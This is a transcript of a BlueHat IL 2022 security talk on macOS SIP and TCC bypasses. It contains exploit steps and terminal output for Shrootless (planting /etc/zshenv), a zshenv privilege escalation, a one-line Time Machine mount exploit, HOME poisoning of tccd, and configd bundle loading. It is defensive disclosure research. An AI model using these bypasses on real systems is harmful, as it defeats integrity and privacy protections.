BLUEHAT

IL 2022

macOS security features and bypasses by example

Jonathan Bar Or (“JBO”)

whoami

- Jonathan Bar Or (“JBO”)
- @yo_yo_yo_jbo
- Experienced security researcher focusing on offensive security
- Microsoft Defender for Endpoint research architect for cross-platform
- Focusing on Linux, Android, macOS and iOS
- Some Windows stuff here and there ;)
- I try to come up with funny vulnerability names

macOS security

- Many security layers!
  - POSIX-traditional (e.g. POSIX permissions ugo/rwx)
  - BSD-based (e.g. Mach ports)
  - Apple-proprietary (e.g. TCC, SIP, Apple sandbox, …)
- We will be focusing on the Apple-proprietary ones (in this talk)

Apple proprietary

- Apple-entitled binaries are:
  - Interesting
  - Undocumented
  - Have tons of assumptions
- It took years to secure Linux SUID binaries (and still we got some in 2021 and 2022).
  - How much scrutiny did the Apple entitled binaries receive?

SIP bypass - Shrootless

SIP \ rootless

- System Integrity Protection (SIP), aka “rootless”, introduced as early as Yosemite.
- Leverages the Apple sandbox to protect the entire platform, even from root.
- Can only be legitimately disabled in recovery mode.

Internally

- Configured with two NVRAM variables:
  - csr-active-config: bitmask of enabled protections
  - csr-data: stored netboot configuration
- Can’t legitimately modify those without booting into recovery mode.
- csrutil controls SIP (in non-recovery mode can do only limited things).

```
root@JBO-MAC ~ # csrutil status
System Integrity Protection status: enabled.
root@JBO-MAC ~ # csrutil disable
csrutil: This tool needs to be executed from Recovery OS.
root@JBO-MAC ~ #
```

csr-active-config

- Is a bitmask that controls SIP protections.
- Compromising any of these is considered a SIP bypass.

```
/* Rootless configuration flags */
#define CSR_ALLOW_UNTRUSTED_KEXTS               (1 << 0)
#define CSR_ALLOW_UNRESTRICTED_FS               (1 << 1)
#define CSR_ALLOW_TASK_FOR_PID                  (1 << 2)
#define CSR_ALLOW_KERNEL_DEBUGGER               (1 << 3)
#define CSR_ALLOW_APPLE_INTERNAL                (1 << 4)
#define CSR_ALLOW_DESTRUCTIVE_DTRACE    (1 << 5) /* name deprecated */
#define CSR_ALLOW_UNRESTRICTED_DTRACE   (1 << 5)
#define CSR_ALLOW_UNRESTRICTED_NVRAM    (1 << 6)
#define CSR_ALLOW_DEVICE_CONFIGURATION  (1 << 7)
#define CSR_ALLOW_ANY_RECOVERY_OS       (1 << 8)
#define CSR_ALLOW_UNAPPROVED_KEXTS      (1 << 9)
```

Filesystem restrictions

- Can’t modify “restricted” files.
- A file is restricted if it:
  - Has the “com.apple.rootless” extended attribute.
  - Under a directory mentioned in /System/Library/Sandbox/rootless.conf
  - And is not whitelisted (maintained in two other files)
- Obviously, you can’t manually make a file SIP protected (think undeletable malware).
- Can view with ls –lO option.

Filesystem restrictions

```
root@JBO-MAC ~ # ls -laO /usr
total 0
drwxr-xr-x@   11 root  wheel  restricted,hidden   352 Jan  1  2020 .
drwxr-xr-x    20 root  wheel  sunlnk              640 Jan  1  2020 ..
lrwxr-xr-x     1 root  wheel  restricted           25 Jan  1  2020 X11 -> ../private/var/select/X11
lrwxr-xr-x     1 root  wheel  restricted           25 Jan  1  2020 X11R6 -> ../private/var/select/X11
drwxr-xr-x  1038 root  wheel  restricted        33216 Jan  1  2020 bin
drwxr-xr-x    38 root  wheel  restricted         1216 Jan  1  2020 lib
drwxr-xr-x   294 root  wheel  restricted         9408 Jan  1  2020 libexec
drwxr-xr-x    15 root  wheel  sunlnk              480 Jun 17 12:45 local
drwxr-xr-x   232 root  wheel  restricted         7424 Jan  1  2020 sbin
drwxr-xr-x    47 root  wheel  restricted         1504 Jan  1  2020 share
drwxr-xr-x     6 root  wheel  restricted          192 Jan  1  2020 standalone
root@JBO-MAC ~ #
```

Filesystem restrictions

- Very strong security feature that can also stop malware.
- It’s always interesting to examine the sandbox log:

```
root@JBO-MAC ~ # cp /tmp/malware.plist /System/Library/LaunchDaemons
cp: /System/Library/LaunchDaemons/malware.plist: Operation not permitted
root@JBO-MAC ~ # log show -style syslog --info --last 1m | grep malware.plist
2021-07-28 19:50:58.834940-0700  localhost kernel[0]: (Sandbox) System Policy: cp(80538) deny(1) file-write-create /System/Library/LaunchDaemons/malware.plist
```

Rootless entitlements

- How does Apple handle upgrade situations (and others)?
  - Apple has a set of entitlements for completely bypass SIP checks!
  - All begin with “com.apple.rootless” prefix.
- Two important ones (for filesystem checks):
  - com.apple.rootless.install: bypasses all filesystem SIP checks.
  - com.apple.rootless.install.inheritable: grants the previous entitlement (“com.apple.rootless.install”) to its child processes.

Rootless entitlements

```
root@JBO-MAC ~ # codesign -d --entitlements - /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/system_shove
Executable=/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/system_shove
��qq�<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.rootless.install</key>
        <true/>
</dict>
</plist>
```

SIP bypass 101

- Mostly focus on com.apple.rootless entitled processes.
- Some of these are very trivial:

Hunting for SIP bypasses

- Examined SIP entitled binaries on my box and looked for operations that could be exploited by an attacker.
- J's entitlement DB is a good way of finding entitled binaries: http://newosxbook.com/ent.jl
- Use Microsoft's own EDR to look for interesting child processes.

CreatedProcessName	CreatedProcessCommandLine
zsh	/bin/zsh /tmp/PKInstallSandbox.5joWzZ/Scripts/com.apple.pk
zsh	/bin/zsh /tmp/PKInstallSandbox.JYm59t/Scripts/com.apple.pk
zsh	/bin/zsh /tmp/PKInstallSandbox.LsezZo/Scripts/com.apple.pk
zsh	/bin/zsh /tmp/PKInstallSandbox.NVb695/Scripts/com.apple.pl
efw_cache_update	/System/Library/PrivateFrameworks/PackageKit.framework/Re
efw_cache_update	/System/Library/PrivateFrameworks/PackageKit.framework/Re


system_installd?

- Read about system_installd
  - com.apple.rootless.install.inheritable – very powerful!
  - Daemon that gets invoked when installing an Apple-signed pkg.
- Played with system_installd
  - Will do various tasks like updating cache, moving files to temporary paths and so on.
  - If package has a post-install script – will invoke it.
  - Which explains why zsh is a child process.

What can zsh do?

- Zsh has .zshrc files but only runs them on interactive mode.
- But also has .zshenv and /etc/zshenv.
- Reading the zsh source code is always fun.

```
if [[ -z $compdir ]]; then
  # Start up a new zsh and get its default fpath.  If some swine has
  # tinkered with this in /etc/zshenv we're out of luck.
  lines=(${(f)"$(zsh -fc 'print -l $ZSH_VERSION $fpath')"})
  line=$lines[1]
  shift lines
```




Trivial exploit

- Download signed PKG file that legitimately invokes zsh.
- Plant an easy /etc/zshenv:

```
if [ $PPID -eq `pgrep system_installd` ]; then
        do_whatever_sip_free
fi
```

- Trigger installer.

```
root@JBO-MAC ~ # csrutil status
System Integrity Protection status: enabled.
root@JBO-MAC ~ # head -n 1 /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
<?xml version="1.0" encoding="UTF-8"?>
root@JBO-MAC ~ # echo hi > /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
zsh: operation not permitted: /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
root@JBO-MAC ~ # ./shrootless.sh "echo hi > /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist"
```




```
SIP bypass by Jonathan Bar Or ("JBO")

Checking command line arguments ..... [ OK ]
Checking if running as root ......... [ OK ]
Checking for system_installd ........ [ OK ]
Downloading Apple-signed package .... [ OK ]
Writing '/etc/zshenv' payload ....... [ OK ]
Running installer ................... [ OK ]
Cleaning up ......................... [ OK ]

> Great, the specified command should have run with no SIP restrictions. Hurray!
> Quitting.
root@JBO-MAC ~ # cat /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
hi
root@JBO-MAC ~ # ls -laO /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
-rw-r--r--  1 root  wheel  restricted 3 Jul 28 20:30 /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
root@JBO-MAC ~ #
```

Bonus – zsh for EoP

- When running “sudo -s”, zsh will run ~/.zshenv on startup.
  - Root user’s ~ is still /Users/$USER! ¯_(ツ)_/¯
  - Admin to root EoP!

```
if [ `id -u` -eq 0 ]; then
        do_evil
fi
```

- This time not easy to trigger a root zsh.
  - But cool to lurk and wait to be “rooted”.
  - Still unfixed but I let Apple and the zsh community know.


Shoutouts

- Following Shrootless it has been discovered that there are similar issues in exploiting system_installd (perception-point.io).
- CVE-2022-22583
- Invoking system_installd but mounting /tmp to attacker-controlled directory.
- Requires to win a race.

TCC bypass - Powerdir

What is TCC?

- Transparency, Consent and Control (TCC) is a macOS technology first introduced in Mojave (10.14).
- “The UAC equivalent for macOS” – “%s wants to control %s”



The TCC database(s)

- TCC is saved in a SQLite DB (TCC.db)
  - System: /Library/Application Support/com.apple.TCC/TCC.db
  - User: ~/Library/Application Support/com.apple.TCC/TCC.db
- Therefore, two tccd instances – one for user and one for system
  - tccd enforces policy (with the help of securityd)
- Protections:
  - System TCC DB is SIP protected and TCC (+sbx) protected
  - User TCC DB is TCC (+sbx) protected
  - Can’t even read the database without “full disk access”
    - Which is managed by the global (SIP protected) tccd

```
root@JBO-MAC ~ # ll /Users/jbo/Library/Application\ Support/com.apple.TCC
ls: com.apple.TCC: Operation not permitted
root@JBO-MAC ~ # ll /Users/jbo/Library/Application\ Support/com.apple.TCC/TCC.db
-rw-r--r--@ 1 jbo  staff  57344 Jul 13 20:09 /Users/jbo/Library/Application Support/com.apple.TCC/TCC.db
root@JBO-MAC ~ #
```

```
jbo@JBO-MAC ~ % codesign -d --entitlements - /System/Library/PrivateFrameworks/TCC.framework/Resources/tccd
Executable=/System/Library/PrivateFrameworks/TCC.framework/Versions/A/Resources/tccd
??qq
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.fileprovider.acl-read</key>
        <true/>
        <key>com.apple.private.kernel.global-proc-info</key>
        <true/>
        <key>com.apple.private.notificationcenterui.tcc</key>
        <true/>
        <key>com.apple.private.responsibility.set-arbitrary</key>
        <true/>
        <key>com.apple.private.security.storage.TCC</key>
        <true/>
        <key>com.apple.private.system-extensions.tcc</key>
        <true/>
        <key>com.apple.private.tcc.allow</key>
        <array>
                <string>kTCCServiceSystemPolicyAllFiles</string>
        </array>
        <key>com.apple.private.tcc.manager</key>
        <true/>
        <key>com.apple.rootless.storage.TCC</key>
        <true/>
</dict>
</plist>
```

Naïve TCC “bypass”

- If terminal has full disk access, then one can modify the user TCC.db without root!
  - Checking if Terminal has full disk access can be deduced by parsing logs, attempting to list certain directories or by the presence of certain apps that require Terminal to have FDA.
  - We should watch out for file writes (and file reads) of TCC.db.
  - Was originally abused by Dropbox.

```
oot@JBO-MAC ~ # log show -style syslog --info --last 10m | grep "Handling access request to kTCCServiceSystemPolicyAllFiles"
021-07-13 20:20:25.006168-0700  localhost tccd[144]: [com.apple.TCC:access] Handling access request to kTCCServiceSystemPolicyAllFiles, from Sub:{com.apple.Terminal}Resp:{identifier=com.apple.Terminal, pid=154, auid=501, euid=501, respon
ible_path=/System/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal, binary_path=/System/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal}, ReqResult(Auth Right: Allowed (System Set), DB Action:None)
021-07-13 20:23:04.210554-0700  localhost tccd[144]: [com.apple.TCC:access] Handling access request to kTCCServiceSystemPolicyAllFiles, from Sub:{/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/Metadata.framework/
ersions/A/Support/mdworker}Resp:{identifier=com.apple.mdworker, pid=382, auid=501, euid=501, binary_path=/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/Metadata.framework/Versions/A/Support/mdworker}, ReqResult(A
th Right: Denied (Service Policy), DB Action:None, UpdateVerifierData)
oot@JBO-MAC ~ #
```

```
jbo@JBO-MAC ~ % sqlite3 ~/Library/Application\ Support/com.apple.TCC/TCC.db
SQLite version 3.32.3 2020-06-18 14:16:19
Enter ".help" for usage hints.
sqlite> SELECT * from access;
kTCCServiceUbiquity|com.apple.TextEdit|0|2|5|1||||UNUSED||0|1625097298
kTCCServiceSystemPolicyDesktopFolder|com.microsoft.OneDrive|0|2|2|1|??
                                                              |||UNUSED||0|1625177405
kTCCServiceUbiquity|com.apple.Preview|0|2|5|1||||UNUSED||0|1625178222
kTCCServiceLiverpool|com.apple.VoiceOver|0|2|5|1||||UNUSED||0|1625178416
kTCCServiceSystemPolicyDesktopFolder|com.hexrays.ida64|0|2|2|1|??
                                                         |||UNUSED||0|1625182073
kTCCServiceFileProviderDomain|com.hexrays.ida64|0|2|3|1|??
                                                    ||3|com.microsoft.OneDrive.FileProvider/OneDrive - Microsoft|||1625182075
kTCCServiceCalendar|com.hexrays.ida64|0|2|2|1|??
                                               |||UNUSED||0|1625182093
kTCCServiceReminders|com.hexrays.ida64|0|2|2|1|??
                                                |||UNUSED||0|1625182095
kTCCServiceUbiquity|/System/Library/PrivateFrameworks/ContactsDonation.framework/Versions/A/Support/contactsdonationagent|1|2|5|1||||UNUSED||0|1625182180
kTCCServiceUbiquity|com.apple.iBooksX|0|2|5|1||||UNUSED||0|1625608406
kTCCServiceLiverpool|com.apple.iBooksX|0|2|4|1|||0|UNUSED||0|1625608406
kTCCServiceUbiquity|com.apple.iWork.Numbers|0|2|5|1||||UNUSED||0|1625608822
kTCCServiceUbiquity|com.apple.iWork.Pages|0|2|5|1||||UNUSED||0|1625609036
kTCCServiceUbiquity|com.apple.Safari|0|2|5|1||||UNUSED||0|1625609980
kTCCServiceUbiquity|com.googlecode.iterm2|0|2|5|1||||UNUSED||0|1625610296
kTCCServiceUbiquity|com.apple.Terminal|0|2|5|1||||UNUSED||0|1625706854
kTCCServiceMicrophone|com.microsoft.teams|0|2|2|1|??
                                                 |||UNUSED||0|1626231780
kTCCServiceSystemPolicyNetworkVolumes|com.googlecode.iterm2|0|2|2|1|??
                                                              |||UNUSED||0|1626232196
sqlite>
```

kTCCService%s

- TCC has fine-grained access (not an exhaustive list):

Access name	Description	Saved in
kTCCServiceLiverpool	Location services	User TCC.db
kTCCServiceUbiquity	iCloud access	User TCC.db
kTCCServiceSystemPolicyDesktopFolder	Desktop folder access	User TCC.db
kTCCServiceCalendar	Calendar access	User TCC.db
kTCCServiceReminders	Reminders access	User TCC.db
kTCCServiceMicrophone	Microphone access	User TCC.db
kTCCServiceCamera	Camera access	User TCC.db
kTCCServiceSystemPolicyAllFiles	Full disk access	System TCC.db
kTCCServiceScreenCapture	Screen capture capabilities	System TCC.db

csreq

- For some TCC services, a “csreq” blob is verified.
  - Encodes the code signing requirements of the app.
- Create your own:

```
jbo@JBO-MAC ~ % codesign -d -r- /Applications/Microsoft\ Teams.app
Executable=/Applications/Microsoft Teams.app/Contents/MacOS/Teams
designated => identifier "com.microsoft.teams" and anchor apple generic and certificate 1[field.1.2.840.113635.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.113635.100.6.
BF8T346G9
jbo@JBO-MAC ~ % echo 'identifier "com.microsoft.teams" and anchor apple generic and certificate 1[field.1.2.840.113635.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.11363
.OU] = UBF8T346G9' | csreq -r- -b /tmp/csreq.bin
jbo@JBO-MAC ~ % xxd -p /tmp/csreq.bin
fade0c00000000a000000001000000060000000600000006000000060000
000200000013636f6d2e6d6963726f736f66742e7465616d73000000000f
0000000e00000001000000a2a864886f763640602060000000000000000
000e00000000000000a2a864886f763640601 0d000000000000000000000b
00000000000000a7375626a6563742e4f55000000000010000000a5542
46385433343647390000
jbo@JBO-MAC ~ %
```

com.apple.private.tcc.private

- Private Apple binaries may have entitlements that allow them to bypass TCC checks.
  - That's how tccd gets full disk access.
  - The obvious attack surface for TCC bypasses.
- Obvious technique:
  - Find a binary with com.apple.private.tcc.allow
  - Tamper with it in some way to affect its code flow (including extensions)
  - Get its fine-grained TCC access

Apple takes TCC very seriously

User-Installed App: Unauthorized Access to Sensitive Data

$25,000. App access to a small amount of sensitive data normally protected by a TCC prompt.

$50,000. Partial app access to sensitive data normally protected by a TCC prompt.

$100,000. Broad app access to sensitive data normally protected by a TCC prompt or the platform sandbox.

TCC bypass by mounting backups

- CVE-2020-9771
- Time machine backups could be mounted with apfs_mount with the noowner flag.
- Since backup contains TCC.db – the file could be read without restrictions by anyone.
- Single commandline exploit: mount_apfs -o noowners -s http://com.apple.TimeMachine.2019-11-17-141812.local /System/Volumes/Data /tmp/snap

TCC bypass by tccd poisoning

- CVE-2020-9934
- Can copy tccd and run it manually from an arbitrary path.
  - Upon execution, tccd will consult the user's TCC.db by expanding $HOME/Library/Application Support/com.apple.TCC/TCC.db
  - Poisoning the $HOME environment variable allows an attacker to fully control the TCC.db file!
- Interestingly, the user's tccd runs via launchd with the user's domain, so poisoning $HOME env-var in launchd is possible.
  - launchctl setenv HOME /tmp/whatevs

TCC bypass by XCSSET malware

- CVE-2021-30713
- Malware had a list of well-known apps with certain permissions (e.g. Zoom with microphone access)
- Creates a bundle inside the “donor” app.
  - e.g. /Applications/zoom.us.app/Contents/MacOS/avatarde.app
  - Apparently, TCC policy would interpret the new app as running from the donor app bundle, effectively inheriting its TCC policy!

My own TCC bypass

- Apple's fix to CVE-2020-9934 was to change tccd from using $HOME into:

```
uid = getuid();
user_password = getpwuid(uid);
if ( !user_password )
{
  log_handle = -[TCCDServer logHandle](self, "logHandle");
  log_handle2 = objc_retainAutoreleasedReturnValue(log_handle);
  if ( (unsigned __int8)os_log_type_enabled(log_handle2, 16LL) )
    -[TCCDServer userHomeDirectory].cold.1(log_handle2);
  objc_release(log_handle2);
  _os_crash("getpwuid(3) failed");
  BUG();
}
pw_dir = user_password->pw_dir;
if ( !pw_dir )
{
```

- getpwuid simply gets the "login directory" of the user, which can be changed with the following command (requires root):

```
jbo@JBO-MAC ~ % dscl . -create /Users/$USER NFSHomeDirectory /tmp/$USER
```

My own TCC bypass

- Apparently, you can’t simply use dscl create, as NFSHomeDirectory is hardened:
  - You need kTCCServiceSystemPolicySysAdminFiles
  - Saved in user’s local TCC.db
  - Hidden from UI but still a popup in some scenarios

My own TCC bypass

- After some research, discovered two commands: dsimport and dsexport.
  - You can simply export directory entry for the user, edit them and import.
- Couldn’t find a way to dsimport to local running user without root 😐

And then they fixed it!

- Happy accident - Apple fixed it by mistake!
- Changed the entitlement of dsimport in a Monteray release
  - But they still claim the issue was not fixed.
  - How can I bypass their “happy accident”?
  - Remember what I said about entitled Apple binaries?

configd to the rescue!

- /usr/libexec/configd is responsible for configuration changes.
- Very attractive target:
  - “com.apple.private.tcc.allow”
  - No hardened runtime
  - Extensible (“configuration agents” → bundle → dylib load)
  - configd –t <bundle_path> will load that bundle


QuickTime Player
File
Edit
View
Window
Help
Wed Nov 24 8:21 AM
IDA Pro 7.6 (64-bit)
IDA Pro 7.6 (32-bit)

Shoutouts!

- A very similar approach was discovered by Wojciech Reguła (@_r3ggi) – injecting into the app that controls the Directory Services.
- Wojciech Reguła (@_r3ggi) and Csaba Fitzl (@theevilbit) presented other interesting ways of TCC bypasses (some win by KO, some by points).

Bonus – SQL injection?

```
unsigned __int64 __cdecl -[TCCDServer numberOfRecordsForService:withAuthorization
        TCCDServer *self,
        SEL a2,
        id service_args2,
        unsigned __int64 auth_value)
{
  id service_args; // r15
  id service_name2; // rax
  id service_name; // rbx
  NSString *query_string; // rax
  NSString *query_string2; // r13
  NSString *query_string3; // r12
  const char *query_string4; // rax
  id v12; // rax
  os_log_s *v13; // rbx
  unsigned __int64 v14; // rbx
  __int64 v16; // [rsp+30h] [rbp-50h] BYREF
  __int64 *v17; // [rsp+38h] [rbp-48h]
  __int64 v18; // [rsp+40h] [rbp-40h]
  __int64 v19; // [rsp+48h] [rbp-38h]
  id v20; // [rsp+50h] [rbp-30h]

  v20 = self;
  service_args = objc_retain(service_args2);
  v16 = 0LL;
  v17 = &v16;
  v18 = 0x2020000000LL;
  v19 = 0LL;
  service_name2 = objc_msgSend(service_args, "name");
  service_name = objc_retainAutoreleasedReturnValue(service_name2);
  if ( auth_value == 1 )
    query_string = objc_msgSend(
                     &OBJC_CLASS___NSString,
                     "stringWithFormat:",
                     CFSTR("SELECT COUNT(*) FROM access WHERE service = '%@'"),
                     service_name);
```

More research

- We are challenging each Apple security mechanism at a time.
- Sandbox escape:
  - We already have a generic sandbox escape we can’t disclose.
  - But it’s going to be called Open Sesame. ;)
- Gatekeeper bypasses:
  - Two awesome ones in recent memory, can we also find one?
- Kernel bugs:
  - IOMFB seems to be a goldmine.
- App specific ones:
  - I heard iMessage is Turing complete ;)

Summary

- MacOS is a unique OS with proprietary security mechanisms.
- The security community should scrutinize those proprietary security mechanisms, especially ones that are overpowered.
- Stay tuned: @yo_yo_yo_jbo
- Thank you!